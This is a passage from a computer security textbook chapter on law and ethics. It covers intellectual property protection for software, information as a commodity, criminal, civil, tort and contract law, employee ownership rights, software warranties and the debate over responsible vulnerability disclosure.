Trade secret protection is of no help when someone infers a program's design by studying its output or, worse yet, decoding the object code. Both of these are legitimate (that is, legal) activities, and both cause trade secret protection to disappear.

The confidentiality of a trade secret must be ensured with adequate safeguards. If source code is distributed loosely or if the owner fails to impress on people (such as employees) the importance of keeping the secret, any prosecution of infringement will be weakened. Employment contracts typically include a clause stating that the employee will not divulge any trade secrets received from the company, even after leaving a job. Additional protection, such as marking copies of sensitive documents or controlling access to computer files of secret information, may be necessary to impress people with the importance of secrecy.

In [Table 11-1](#) we compare these three kinds of protection.

	Copyright	Patent	Trade Secret
Protects	Expression of idea, not idea itself	Invention—the way something works	A secret, competitive advantage
Protected object made public	Yes; intention is to promote publication	Design filed at Patent Office	No
Requirement to distribute	Yes	No	No
Ease of filing	Very easy, do-it-yourself	Very complicated; specialist lawyer suggested	No filing
Duration	Varies by country; approximately 75–100 years is typical	19 years	Indefinite
Legal protection	Sue if unauthorized copy sold	Sue if invention copied	Sue if secret improperly obtained

TABLE 11-1 Comparing Copyrights, Patents, and Trade Secrets

Special Cases

In this section we consider some special cases of computer objects warranting legal protection of some sort.

Computer Source or Object Code

Source code, probably the thing most important to secure with legal protection, is probably the murkiest. Source code can be protected by patent as long as the developer can present a convincing case that the underlying algorithm is novel. So a simple sort procedure would not be novel because the technique is well known. Computer source or object code can also be protected as intellectual property under copyright. However, that protection applies only to the reproductions of the code, not to a variation of the concept. In text, copying and reselling an entire article violates copyright, extracting a small amount verbatim is acceptable use, and paraphrasing an idea is perfectly acceptable. Extending those notions to computer code, however, leads to the conclusion that reselling

a copy of a piece of software is a violation, but rewriting a piece of code, that is, reimplementing the same algorithm, is within the limits of copyright law. Such a conclusion does not provide satisfactory protection for software.

Web Content

Content on the web is media, much the same as a book or photograph, so the most appropriate protection for it is copyright. This copyright would also protect software you write to animate or otherwise affect the display of your web page. And, in theory, if your web page contains malicious code, your copyright covers that, too. As we discussed earlier, a copyrighted work does not have to be exclusively new; it can be a mixture of new work to which you claim copyright and old things to which you do not. You may purchase or use with permission a piece of web art, a widget (such as an applet that shows a spinning globe), or some music. Copyright protects your original works.

Domain Names and URLs

Domain names, URLs, company names, product names, and commercial symbols are protected by a **trademark**, which gives exclusive rights of use to the registered owner of such identifying marks.

11.2 Information and the Law

Source code, object code, and even the “look and feel” of a computer screen are recognizable, if not tangible, objects. The law deals reasonably well, although somewhat belatedly, with these things. But computing is in transition to a new class of object, with new legal protection requirements. Electronic commerce, publishing, voting, banking—these are the new challenges to the legal system. In this section we consider some of these new security requirements.

Information as an Object

The shopkeeper used to stock “things” in the store, such as buttons, automobiles, and pounds of sugar. The buyers were customers. When a thing was sold to a customer, the shopkeeper’s stock of that thing was reduced by one, and the customer paid for and left with a thing. Sometimes the customer could resell the thing to someone else, for more or less than the customer originally paid.

Other kinds of shops provided services that could be identified as things, for example, a haircut, root canal, or defense for a trial. Some services had a set price (for example, a haircut), although one provider might charge more for that service than another. A “shopkeeper” (hair stylist, dentist, lawyer) essentially sold time. For instance, the price of a haircut generally related to the cost of the stylist’s time, and lawyers and accountants charged by the hour for services in which there was no obvious standard item. The value of a service in a free economy was somehow related to its desirability to the buyer and the seller. For example, the dentist was willing to sell a certain amount of time, reserving the rest of the day for other activities. Like a shopkeeper, a service provider sold some time or service that could not be sold again to someone else.

But today we must consider a third category for sale: information. There is no question that information is valuable. Students are tempted to pay others for answers during

examinations, and businesses pay for credit reports, client lists, and marketing advice. But information does not fit the familiar commercial paradigms with which we have dealt for many years. Let us examine why information is different from other commercial things.

Information Is Not Depletable

Unlike tangible things and services, information can be sold again and again without depleting stock or diminishing quality. For example, a credit bureau can sell the same credit report on an individual to an unlimited number of requesting clients. Each client pays for the information in the report. The report may be delivered on some tangible medium, such as paper, but it is the *information*, not the medium, that has the value.

Information has value unrelated to whatever medium contains it.

This characteristic separates information from other tangible works, such as books, CDs, or art prints. Each tangible work is a single copy, which can be individually numbered or accounted for. A bookshop can always order more copies of a book if the stock becomes depleted, but it can sell only as many copies as it has.

Information Can Be Replicated

The value of information is what the buyer will pay the seller. But after having bought the information, the buyer can then become a seller and can potentially deprive the original seller of further sales. Because information is not depletable, the buyer can enjoy or use the information and can also sell it many times over, perhaps even making a profit.

Information Has a Minimal Marginal Cost

The **marginal cost** of an item is the cost to produce another one after having produced some already. If a newspaper sold only one copy on a particular day, that one issue would be prohibitively expensive because it would have to cover the day's cost (salary and benefits) of all the writers, editors, and production staff, as well as a share of the cost of all equipment for its production. These are fixed costs needed to produce a first copy. With this model, the cost of the second and subsequent copies is minuscule, representing basically just the cost of paper and ink to print them. Fortunately, newspapers have very large press runs and daily sales, so the fixed costs are spread evenly across a large number of copies printed. More importantly, publishers have a reasonable idea of how many copies will sell, so they adjust their budgets to make a profit at the expected sales volume, and extra sales simply increase the profit. Also, newspapers budget by the month or quarter or year so that the price of a single issue does not fluctuate based on the number of copies sold of yesterday's edition.

In theory, a purchaser of a copy of a newspaper could print and sell other copies of that copy, although doing so would violate copyright law. Few purchasers do that, for four reasons.

- The newspaper is covered by copyright law.
- The cost of reproduction is too high for the average person to make a profit.
- Reproduction of the newspaper that way is unfair.
- The quality of the copy is usually degraded in the copying process.

Unless the copy is truly equivalent to the original, many people would prefer to buy an authentic issue from the news agent, with clear type, quality photos, accurate color, and so forth.

The cost of information similarly depends on fixed costs plus costs to reproduce. Typically, the fixed costs are large whereas the cost to reproduce is extremely small, even less than for a newspaper because there is no cost for the raw materials of paper and ink. However, unlike a newspaper, information is far more feasible for a buyer to resell. A copy of digital information can be perfect, indistinguishable from the original, the same being true for copies of copies of copies of copies.

The marginal cost of information is often minuscule.

The Value of Information Is Often Time Dependent

If you knew for certain what the trading price of a share of Microsoft stock would be next week, that information would be extremely valuable because you could make an enormous profit on the stock market. Of course, that price cannot be known today. But suppose you knew that Microsoft was certain to announce something next week that would cause the price to rise or fall. That information would be almost as valuable as knowing the exact price, and it could be known in advance. However, knowing *yesterday's* price for Microsoft stock or knowing that *yesterday* Microsoft announced something that caused the stock price to plummet is almost worthless because it is printed in every major financial newspaper. Thus, the value of information may depend on when you know it.

Information Is Often Transferred Intangibly

A newspaper is a printed artifact. The news agent hands it to a customer, who walks away with it. Both the seller and the buyer realize and acknowledge that something has been acquired. Furthermore, a seriously damaged newspaper is readily apparent; if a serious production flaw appears in the middle, the defect is easy to point out.

Suppose, for example, an evil spy covertly obtained all copies of the *New York Times* for a particular day and replaced a leading story negative to the spy's homeland with a glowingly positive one. When we think of a paper newspaper, the difficulty of reprinting and replacing page [1](#) and perhaps other continuation pages is prohibitive.

But times are changing. Increasingly, information is being delivered as bits across a network instead of being printed on paper. If the bits are visibly flawed (that is, if an error detecting code indicates a transmission error), demonstrating that flaw is easy. However, if the copy of the information is accurate but the underlying information is incorrect, useless, or not as expected, it is difficult to justify a claim that the information is flawed. So a subscriber to the digital *New York Times* might never notice that a spy had dramatically changed the content of one issue, or even of a month's or a year's worth of issues. We all have access to numerous news sources, of course, so we can probably sense if the coverage in the *New York Times* is out of line with other media. But some information comes from only one source, or a user does not compare content from one location with others. Financial institutions go to one bureau for credit reports from potential borrowers. Law firms go to one source to search for case precedents. Misinformation from a single

source may go undetected.

Legal Issues Relating to Information

These characteristics of information significantly affect its legal treatment. If we want to understand how information relates to copyright, patent, and trade secret laws, we must understand these attributes. We can note first that information has some limited legal basis for the protection. For example, information can be related to trade secrets, in that information is the stock in trade of the information seller. While the seller has the information, trade secret protection applies naturally to the seller's legitimate ability to profit from information. Thus, the courts recognize that information has value.

However, as shown earlier, a trade secret has value only as long as it remains a secret. For instance, the Coca-Cola Company cannot expect to retain trade secret protection for its formula after it sells that formula. Also, the trade secret is not secure if someone else can derive or infer it.

Other forms of protection are offered by copyrights and patents. As we have seen earlier, neither of these applies perfectly to computer hardware or software, and they apply even less well to information. The pace of change in the legal system is slow, helping to ensure that the changes that do occur are fair and well considered. The deliberate pace of change in the legal system is about to be hit by the supersonic rate of change in the information technology industry. Laws do not, and cannot, control all cyber threats. Let us look at several examples of situations in which information needs are about to place significant demands on the legal system.

Information Commerce

Information is unlike most other goods traded, even though it has value and is the basis of some forms of commerce. The market for information is still young, and so far the legal community has experienced few problems. Nevertheless, several key issues must be resolved.

For example, we have seen that software piracy involves copying information without offering adequate payment to those who deserve to be paid. Several approaches have been tried to ensure that the software developer or publisher receives just compensation for use of the software: copy protection, freeware, and controlled distribution. More recently, software is being delivered as mobile code or applets, supplied electronically as needed. The applet approach gives the author and distributor more control. Each applet can potentially be tracked and charged for, and each applet can destroy itself after use so that nothing remains to be passed for free to someone else. But this scheme requires a great deal of accounting and tracking, increasing the costs of what might otherwise be reasonably priced. Thus, none of the current approaches seem ideal, so a legal remedy will often be needed instead of, or in addition to, the technological ones.

Electronic Publishing

Many newspapers and magazines post a version of their content on the Internet, as do wire services and television news organizations. For example, the British Broadcasting Company (BBC) and the Reuters news services have a significant web presence. We should expect that some news and information will eventually be published and

distributed exclusively on the Internet. Indeed, the Britannica Encyclopedia, and the Columbia Encyclopedia are mainly web-based services now, rather than being delivered as the large number of book volumes they used to occupy. Here again the publisher has a problem ensuring that it receives fair compensation for the work. Cryptography-based technical solutions are under development to address this problem. However, these technical solutions must be supported by a legal structure to enforce their use. (Another impediment to such technical solutions is that they must be easy to use.)

Protecting Data in a Database

Databases are a particular form of software that has posed significant problems for legal interpretation. The courts have had difficulty deciding which protection laws apply to databases. How does one determine that a set of data came from a particular database (so that the database owner can claim some compensation)? Who even owns the data in a database if they are public data, such as names and addresses?

Electronic Commerce

Laws related to trade in goods have evolved literally over centuries. Adequate legal protections exist to cover defective goods, fraudulent payment, and failure to deliver when the goods are tangible and are bought through traditional outlets such as stores and catalogs. However, the situation becomes less clear when the goods are traded electronically.

If you order goods electronically, digital signatures and other cryptographic protocols can provide a technical protection for your “money.” However, suppose the information you order is not suitable for use or never arrives or arrives damaged or arrives too late to use. How do you prove conditions of the delivery? For catalog sales, you often have receipts or some paper form of acknowledgment of time, date, and location. But for digital sales, such verification may not exist or can easily be modified. These legal issues must be resolved as we move into an age of electronic commerce.

The Legal System

Clearly, current laws are imperfect for protecting the information itself and for protecting electronically based forms of commerce. So how is information to be protected legally? As described, copyrights, patents, and trade secrets cover some, but not all, issues related to information. Nevertheless, the legal system does not allow free traffic in information; some mechanisms can be useful.

Criminal and Civil Law

Statutes are laws that state explicitly that certain actions are illegal. A statute is the result of a legislative process by which a governing body declares that the new law will be in force after a designated time. For example, the parliament may discuss issues related to taxing Internet transactions and pass a law about when relevant taxes must be paid.

Often, a violation of a statute will result in a **criminal** trial, in which the government argues for punishment because an illegal act has harmed the desired nature of society. For example, the government will prosecute a murder case because murder violates a law passed by the government. In the United States, punishments of some criminal transgressions can be severe, and the law requires that the judge or jury find the accused

guilty beyond reasonable doubt. For this reason, the evidence must be strong and compelling. The goal of a criminal case is to punish the criminal, usually by depriving him or her of rights in some way (such as putting the criminal in prison or assessing a fine).

Criminal law involves a wrongful action against society.

Civil law is a different type of law, not requiring such a high standard of proof of guilt. In a **civil** case, an individual, organization, company, or group claims it has been harmed. The goal of a civil case is restitution: to make the victim “whole” again by repairing the harm. For example, suppose Fred kills John. Because Fred has broken a law against murder, the government will prosecute Fred in criminal court for having broken the law and upsetting the order of society. Abigail, the surviving wife, might be a witness at the criminal trial, but only if she can present evidence confirming Fred’s guilt. But she may also sue him in civil court for wrongful death, seeking payment to support her surviving children.

Civil law involves harm to an individual or a corporation.

Tort Law

Special legal language describes the wrongs treated in a civil case. The language reflects whether a case is based on breaking a law or on violating precedents of behavior that have evolved over time. In other words, sometime judges may make determinations based on what is reasonable and what has come before, rather than on what is written in legislation. A **tort** is harm not occurring from violation of a statute or from breach of a contract but instead from being counter to the accumulated body of precedents. Thus, statute law is written by legislators and is interpreted by the courts; tort law is unwritten but evolves through court decisions that become precedents for cases that follow.

The basic test of a tort is what a reasonable person would do. **Fraud** is a common example of tort law in which, basically, one person lies to another, causing harm. Lying or taking unfair advantage are things society does not condone.

Computer information is perfectly suited to tort law. The court merely has to decide what is reasonable behavior, not whether a statute covers the activity. For example, taking information from someone without permission and selling it to someone else as your own is fraud. The owner of the information can sue you, even though there may be no statute saying that information theft is illegal. That owner has been harmed by being deprived of the revenue you received from selling the information.

Because tort law develops only as a series of court decisions that evolve constantly, prosecution of a tort case can be difficult. If you are involved in a case based on tort law, you and your lawyer are likely to try two approaches: First, you might argue that your case is a clear violation of the norms of society, that it is not what a fair, prudent person would do. This approach could establish a new tort. Second, you might argue that your case is similar to one or more precedents, perhaps drawing a parallel between a computer program and a work of art. The judge or jury would have to decide whether the comparison was apt. In both of these ways, law can evolve to cover new objects.

Tort law is the unwritten body of standards of proper behavior, documented in prior court decisions.

Contract Law

A third form of protection for computer objects is **contracts**. A contract is an agreement between two parties. A contract must involve three things:

- an offer
- an acceptance
- a consideration

One party offers something: “I will write this computer program for you for this amount of money.” The second party can accept the offer, reject it, make a counter offer, or simply ignore it. In reaching agreement with a contract, only an acceptance is interesting; the rest is just the history of how agreement was reached. A contract must include consideration of money or other valuables. The basic idea is that two parties exchange things of value, such as time traded for money or technical knowledge for marketing skills. For example, “I’ll wash your car if you feed me dinner” or “Let’s exchange these two CDs” are offers that define the consideration. It helps for a contract to be in writing, but it does not need to be. A written contract can involve hundreds of pages of terms and conditions qualifying the offer and the consideration.

One final aspect of a contract is its freedom: The two parties must enter into the contract voluntarily. If I say “sign this contract or I’ll break your arm,” the contract is not valid, even if leaving your arm intact is a really desirable consideration to you. A contract signed under duress or with fraudulent action is not binding. A contract does not have to be fair, in the sense of equivalent consideration for both parties, as long as both parties freely accept the conditions.

Contract law involves agreed written conditions between two parties.

Information is often exchanged under contract. Contracts are ideal for protecting the transfer of information because they can specify any conditions. “You have the right to use but not modify this information,” “you have the right to use but not resell this information,” or “you have the right to view this information yourself but not allow others to view it” are three potential contract conditions that could protect the commercial interests of an owner of information.

Computer contracts typically involve the development and use of software and computerized data. As we note shortly, there are rules about who has the right to contract for software—employers or employees—and what are reasonable expectations of software’s quality.

If the terms of the contract are fulfilled and the exchange of consideration occurs, everyone is happy. Usually. Difficulties arise when one side thinks the terms have been fulfilled and the other side disagrees.

As with tort law, the most common legal remedy in contract law is money. You agreed

to sell me a solid gold necklace and I find it is made of brass. I sue you. Assuming the court agreed with me, it might compel you to deliver a gold necklace to me, but more frequently the court will decide I am entitled to a certain sum of money. In the necklace case, I might argue first to get back the money I originally paid you, and then argue for incidental damages from, for example, payment to the doctor I had to see when your brass necklace turned my skin green, or the embarrassment I felt when a friend pointed to my necklace and shouted “Look at the cheap brass necklace!” I might also argue for punitive damages to punish you and keep you from doing such a disreputable thing again. The court will decide which of my claims are valid and what a reasonable amount of compensation is.

Summary of Protection for Computer Artifacts

This section has presented the highlights of law as it applies to computer hardware, software, and data. Clearly these few pages only skim the surface; the law has countless subtleties. Still, by now you should have a general idea of the types of protection available for what things and how to use them. The differences between criminal and civil law are summarized in [Table 11-2](#).

	Criminal Law	Civil Law
Defined by	<ul style="list-style-type: none"> • Statutes 	<ul style="list-style-type: none"> • Contracts • Common law
Cases brought by	<ul style="list-style-type: none"> • Government 	<ul style="list-style-type: none"> • Government • Individuals and companies
Wronged party	<ul style="list-style-type: none"> • Society 	<ul style="list-style-type: none"> • Individuals and companies
Remedy	<ul style="list-style-type: none"> • Jail, fine 	<ul style="list-style-type: none"> • Damages, typically monetary

TABLE 11-2 Criminal Versus Civil Law

Contracts help fill the voids among criminal, civil, and tort law. That is, in the absence of relevant statutes, we first see common tort law develop. But people then enhance these laws by writing contracts with the specific protections they want.

Enforcement of civil law—torts or contracts—can be expensive because it requires one party to sue the other. The legal system is informally weighted by money. It is attractive to sue a wealthy party who could pay a hefty judgment. And a big company that can afford dozens of top-quality lawyers will more likely prevail in a suit than an average individual.

11.3 Rights of Employees and Employers

Employers hire employees to generate ideas and make products. The protection offered by copyrights, patents, and trade secrets appeals to employers because it applies to ideas and products. However, the issue of who owns the ideas and products is complex. Ownership is a computer security concern because it relates to the rights of an employer to protect the secrecy and integrity of works produced by the employees. In this section we study the respective rights of employers and employees to their computer products.

Ownership of Products

Suppose Edye works for a computer software company. As part of her job, she develops a program to manage windows for a computer screen display. The program belongs to her company because it paid Edye to write the program: she wrote it as a part of a work assignment. Thus, Edye cannot market this program herself. She could not sell it even if she worked for a non-software-related company but developed the software as part of her job. Most employees understand this aspect of their responsibilities to their employer.

Instead, suppose Edye develops this program in the evenings at home; it is not a part of her job. Then she tries to market the product herself. If Edye works as a programmer, her employer will probably say that Edye profited from training and experience gained on the job; at the very least, Edye probably conceived or thought about the project while at work. Therefore, the employer has an interest in (that is, owns at least part of) the rights to her program. However, the situation changes if Edye's primary job does not involve programming. If Edye is a television newscaster, her employer may have contributed nothing that relates to her computer product. If her job does not involve programming, she may be free to market any computer product she makes. And if Edye's spare-time program is an application that tracks genealogy, her employer would probably not want rights to her program, since it is far from its area of business. (If you are in such a situation yourself, you should check with your employer to be sure.)

An employment contract clarifies for both parties an employee's rights to computer products.

Finally, suppose Edye is not an employee of a company. Rather, she is a consultant who is self-employed and, for a fee, writes customized programs for her clients. Consider her legal position in this situation. She may want to use the basic program design, generalize it somewhat, and market it to others. Edye argues that she thought up, wrote, and tested the program; therefore, it is her work, and she owns it. Her client argues that it paid Edye to develop the program, and it owns the program, just as it would own a bookcase she might be paid to build for the station.

Clearly, these situations differ, and interpreting the laws of ownership is difficult. Let us consider each type of protection in turn.

Ownership of a Patent

The person who owns a work under patent or copyright law is the inventor; in the examples described earlier, the owner is the programmer or the employer. Under patent law, it is important to know who files the patent application. If an employee lets an employer patent an invention, the employer is deemed to own the patent and therefore the rights to the invention.

The employer also has the right to patent if the employee's job functions included inventing the product. For instance, in a large company a scientist may be hired to do research and development, and the results of this inventive work become the property of the employer. Even if an employee patents something, the employer can argue for a right to use the invention if the employer contributed some resources (such as computer time or

access to a library or database) in developing the invention.

Ownership of a Copyright

Owning a copyright is similar to owning a patent. The author (programmer) is the presumed owner of the work, and the owner has all rights to an object. However, a special situation known as *work for hire* applies to many copyrights for developing software or other products.

Work for Hire

In a **work for hire** situation, the employer, *not* the employee, is considered the author of a work. Work for hire is not easy to identify and depends in part on the laws of the state in which the employment occurs. The relationship between an employee and employer is considered a work for hire if some or all of the following conditions are true. (The more of these conditions that are true, the more a situation resembles work for hire.)

- The employer has a supervisory relationship, overseeing the manner in which the creative work is done.
- The employer has the right to fire the employee.
- The employer arranges for the work to be done before the work was created (as opposed to the sale of an existing work).
- A written contract between the employer and employee states that the employer has hired the employee to do certain work.

In the situation in which Edye develops a program on her job, her employer will certainly claim a work for hire relationship. Then, the employer owns all copyright rights and should be identified in place of the author on the copyright notice.

In a work for hire, the employer is the creator and owner of an employee's work product.

Licenses

An alternative to a work for hire arrangement is **licensed software**. In this situation, the programmer develops and retains full ownership of the software. In return for a fee, the programmer grants to a company a license to use the program. The license can be granted for a definite or unlimited period of time, for one copy or for an unlimited number, to use at one location or many, to use on one machine or all, at specified or unlimited times. This arrangement is highly advantageous to the programmer, just as a work for hire arrangement is highly advantageous to the employer. The choice between work for hire and license is largely what the two parties will agree to.

Trade Secret Protection

A trade secret is different from either a patent or a copyright in that there is no registered inventor or author; there is no registration office for trade secrets. In the event a trade secret is revealed, the owner can prosecute the revealer for damages suffered. But first, ownership must be established because only the owner can be harmed.

A company owns the trade secrets of its business-confidential data. As soon as a secret

is developed, the company becomes the owner. For example, as soon as sales figures are accumulated, a company has trade secret right to them, even if the figures are not yet compiled, totaled, summarized, printed, or distributed. As with copyrights, an employer may argue about having contributed to the development of trade secrets. If your trade secret is an improved sorting algorithm and part of your job involves investigating and testing sorting algorithms, your employer will probably claim at least partial ownership of the algorithm you try to market.

Employment Contracts

An employment contract often spells out rights of ownership. But sometimes the software developer and possible employer have no contract. Having a contract is desirable both for employees and employers so that both will understand their rights and responsibilities.

Typically, an employment contract specifies that the employee be hired to work as a programmer exclusively for the benefit of the company. The company states that this is a work for hire situation. The company claims all rights to any programs developed, including all copyright rights and the right to market. The contract may further state that the employee is receiving access to certain trade secrets as a part of employment, and the employee agrees not to reveal those secrets to anyone.

More restrictive contracts (from the employee's perspective) assign to the employer rights to all inventions (patents) and all creative works (copyrights), not just those that follow directly from one's job. For example, suppose an employee is hired as an accountant for an automobile company. While on the job, the employee invents a more efficient way to burn fuel in an automobile engine. The employer would argue that the employee used company time to think about the problem, and therefore the company was entitled to this product. An employment contract transferring all rights of all inventions to the employer would strengthen the case even more.

An agreement not to compete is sometimes included in a contract. The employer states that simply having worked for one employer will make the employee very valuable to a competitor. The employee agrees not to compete by working in the same field for a set period of time after termination. For example, a programmer who has a very high position involving the design of operating systems would understandably be familiar with a large body of operating system design techniques. The employee might memorize the major parts of a proprietary operating system and be able to write a similar one for a competitor in a very short time. To prevent this, the employer might require the employee not to work for a competitor (including working as an independent contractor). Agreements not to compete are not always enforceable in law; in some states the employee's right to earn a living takes precedence over the employer's rights.

11.4 Redress for Software Failures

So far, we have considered programs, algorithms, and data as objects of ownership. But these objects vary in quality, and some of the legal issues involved with them concern the degree to which they function properly or well. In fact, people have legitimate differences of opinion on what constitutes "fair," "good," and "prudent" as these terms relate to computer software and programmers and vendors. The law applies most easily when there

is broad consensus. In this section we look closely at the role that quality plays in various legal disputes. At the same time, we also look at the ethical side of software quality, foreshadowing a broader discussion on ethics later in this chapter.

Program development is a human process of design, creation, and testing, involving a great deal of communication and interaction. For these reasons, there will always be errors in the software we produce. We sometimes expect perfect consumer products, such as automobiles or lawn mowers. At other times, we expect products to be “good enough” for use, in that most instances will be acceptable. Usually we do not mind variation in the amount of cheese on our pizza or a slight irregularity in the color of a ceramic tile. If an instance of a product is not usable, we expect the seller to provide some appropriate remedy, such as repair or replacement. In fact, the way in which these problems are handled can contribute to a vendor’s reputation for quality service; on the rare occasions when there is a problem, a good vendor will promptly and courteously make amends.

But the situation with software is very different. To be fair, an operating system is a great deal more complex than a pizza or a ceramic tile, and more opportunities for failure exist. For this reason, this section addresses three questions:

- What are the legal issues in selling correct and usable software?
- What are the moral or ethical issues in producing correct and usable software?
- What are the moral or ethical issues in finding, reporting, publicizing, and fixing flaws?

In some ways, the legal issues are evolving. Everyone acknowledges that all vendors *should* produce good software, but that does not always happen. The more difficult concerns arise in the development and maintenance communities about what to do when faults are discovered.

Selling Correct Software

Software is a product. It is built with a purpose and an audience in mind, and it is purchased by a consumer with an intended use in an expected context. And the consumer has some expectations of a reasonable level of quality and function. In that sense, buying software is like buying a radio. If you buy a faulty radio, you have certain legal rights relating to your purchase and you can enforce them in court if necessary. You may have three reactions if you find something wrong with the radio: You want your money back, you want a different (not faulty) radio, or you want someone to fix your radio. With software you have the same three possibilities, and we consider each one in turn.

To consider our alternatives with software, we must first investigate the nature of the faulty code. Why was the software bad? One possibility is that it was delivered on a defective medium. For example, the CD may have had a flaw and you could not load the software on your computer. In this case, almost any merchant will exchange the faulty copy with a new one with little argument.

The second possibility is that the software worked properly, but you didn’t like it when you tried it out. It may not have done all it was advertised to do. Or you didn’t like the “look and feel,” or it was slower than you expected it to be, or it worked only with European phone numbers, not the phone scheme in your country. The bottom line is that

there was some attribute of the software that disappointed you, and you do not want this software.

The final possibility is that the software malfunctions, so you cannot use it with your computer system. Here, too, you do not want the software and hope to return it.

I Want a Refund

If the item were a radio, you would have the opportunity to look at it and listen to it in the shop, to assess its sound quality, measure its size (if it is to fit in a particular space), and inspect it for flaws. Do you have that opportunity with a program? Probably not.

The U.S. Uniform Commercial Code (UCC) governs transactions between buyers and sellers in the United States. Section 2-601 says that “if the goods or the tender of delivery fail in any respect to conform to the contract, the buyer may reject them.” You may have had no opportunity to try out the software before purchase, particularly on your computer. Your inspection often could not occur in the store (stores tend to frown on your bringing your own computer, opening their shrink-wrapped software, installing the software on your machine, and checking the features). Even if you could have tried the software in the store (on the store’s computer), you may not have been able to assess how it works with the other applications with which it must interface. So you take home the software, only to find that it is free from flaws but does not fit your needs. You are entitled to a reasonable period to inspect the software, long enough to try out its features. If you decide within a reasonably short period of time that the product is not for you, you can cite UCC §2-601 to obtain a refund. (You may have to convince the vendor that you are returning all you received, that is, that you did not install and keep a copy on your computer.)

Software is supposed to be returnable for a refund in a reasonable time.

More often, though, the reason you want to return the software is because it simply is not of high enough quality. Unfortunately, correctness of software is more difficult to enforce legally.

I Want It to Be Good

Quality demands for mass market software are usually outside the range of legal enforcement for several reasons.

- Mass-market software is seldom totally bad. Certain features may not work, and faults may prevent some features from working as specified or as advertised. But the software works for most of its many users or works most of the time for all of its users.
- The manufacturer has “deep pockets.” An individual suing a major manufacturer could find that the manufacturer has a permanent legal staff of dozens of full-time attorneys. Bringing a suit is prohibitively expensive for an individual.
- Legal remedies typically result in monetary awards for damages, not a mandate to fix the faulty software.
- The manufacturer has little incentive to fix small problems. Unless a problem

will seriously damage a manufacturer's image or possibly leave the manufacturer open to large damage amounts, there is little justification to fix problems that affect only a small number of users or that do not render the product unfit for general use.

Thus, legal remedies are most appropriate only for a large complaint, such as one from a government or one representing a large class of dissatisfied and vocal users. The “fit for use” provision of the UCC dictates that the product must be usable for its intended purpose; software that does not work is clearly not usable. The UCC may help you get your money back, but you may not necessarily end up with working software.

Some manufacturers are very attentive to their customers. When flaws are discovered, the manufacturers promptly investigate the problems and fix serious ones immediately, perhaps holding smaller corrections for a later release. These companies are motivated more by public image or moral obligation than by legal requirement.

Roland Trope [[TRO04](#)] proposes a warranty of cyberworthiness. The warranty would state that the manufacturer made a diligent search for security vulnerabilities and had removed all known critical ones. Furthermore, the vendor will continue to search for vulnerabilities after release and, on learning of any critical ones, will contact affected parties with patches and work-arounds. Now, a maker is potentially liable for all possible failings, and a major security-critical flaw could be very costly. Trope's approach limits the exposure to addressing known defects reasonably promptly.

Reporting Software Flaws

Who should publicize flaws—the user or the manufacturer? A user might want the recognition of finding a flaw; delaying the release might let someone else get that credit. A manufacturer might want to ignore a problem or fail to credit the user. And either could say the other was wrong. Then, too, how should these flaws be reported? Several different viewpoints exist.

What You Don't Know Can Hurt You

The several variants of Code Red (introduced in [Chapter 3](#)) in 2001 sparked a debate about whether we should allow full disclosure of the mechanisms that allow malicious code to enter and thrive in our systems. For example, the first variant of Code Red was relatively benign, but the third and fourth variants were powerful. When the first Code Red variant appeared, it was studied by many security analysts, including those at eEye Digital Security in Aliso Viejo, California. In an effort to pressure vendors and software managers to take seriously the threats they represent, eEye practices full disclosure of what it knows about security flaws.

However, some observers claim that such open sharing of information is precisely what enables hackers to learn about vulnerabilities and then exploit them. Several developers suspect that eEye's openness about Code Red enabled the more powerful variants to be written and disseminated [[HUL01](#)].

Scott Culp [[CUL01](#)], Microsoft's manager of Windows security, distinguishes between full disclosure and full exposure; he thinks that source code or detailed explanations of a vulnerability's concept should be protected. And many security analysts encourage users

and managers to apply patches right away, closing security holes before they can be exploited. But as we saw in [Sidebar 3-5](#), the patches require resources and may introduce other problems while fixing the initial one. Each software-using organization must analyze and balance the risks and cost of not acting with the risks and costs of acting right away.

The Vendor’s Interests

Microsoft argues that producing one patch for each discovered vulnerability is inefficient both for the vendor and the user. The vendor might prefer to bundle several patches into a single service pack or, for noncritical vulnerabilities, to hold them until the next version. So, Microsoft would like to control if or when the report of a vulnerability goes public.

Craig Mundie, Microsoft’s Chief Technology Officer, suggests a stronger reason to minimize disclosure of vulnerability information. “Every time we become explicit about a problem that exists in a legacy product, the response to our disclosure is to focus the attack. In essence we end up funneling them to the vulnerability.” [\[FIS02a\]](#) Scott Culp argued [\[CUL01\]](#) that “a vendor’s responsibility is to its customers, not to a self-described security community.” He opposed what he called “information anarchy, ... the practice of deliberately publishing explicit, step-by-step instructions for exploiting security vulnerabilities without regard for how the information may be used.” But he also acknowledged that the process of developing, distributing, and applying patches is imperfect, and his own company “need[s] to make it easier for users to keep their systems secure.”

Users’ Interests

David Litchfield, a security researcher noted for locating flaws in vendors’ programs, announced in May 2002 that he would no longer automatically wait for a vendor’s patch before going public with a vulnerability announcement. Citing “lethargy and an unwillingness to patch security problems as and when they are found,” [\[FIS02b\]](#) Litchfield criticized the approach of holding fixes of several vulnerabilities until enough had accumulated to warrant a single service pack. He makes the point that publicized or not, the vulnerabilities still exist. If one reporter has found the problem, so too could any number of malicious attackers. For a vendor to fail to provide timely patches to vulnerabilities of which the vendor is aware leaves the users wide open to attacks of which the user may be unaware.

Litchfield’s solution is to put pressure on the vendor. He announced he would give vendors one week’s notice of a vulnerability before publicizing the vulnerability—but not the details of how to exploit it—to the world.

“Responsible” Vulnerability Reporting

Clearly the conflicting interests of vendors and users must meet at some compromise position. Christey and Wysopal [\[CHR02\]](#) have proposed a vulnerability reporting process that meets constraints of timeliness, fair play, and responsibility. They call the user reporting a suspected vulnerability a “reporter” and the manufacturer the “vendor.” A third party—such as a computer emergency response center—called a “coordinator” could also play a role when a power issue or conflict arises between reporter and vendor. Basically, the process requires reporter and vendor to do the following:

- The vendor must acknowledge a vulnerability report confidentially to the reporter.
- The vendor must agree that the vulnerability exists (or argue otherwise) confidentially to the reporter.
- The vendor must inform users of the vulnerability and any available countermeasures within 30 days or request additional time from the reporter as needed.
- After informing users, the vendor may request from the reporter a 30-day quiet period to allow users time to install patches.
- At the end of the quiet period the vendor and reporter should agree upon a date at which time the vulnerability information may be released to the general public.
- The vendor should credit the reporter with having located the vulnerability.
- If the vendor does not follow these steps, the reporter should work with a coordinator to determine a responsible way to publicize the vulnerability.

Such a proposal can only have the status of a commonly agreed-on process, since no authority can enforce adherence on either users or vendors.

Quality Software

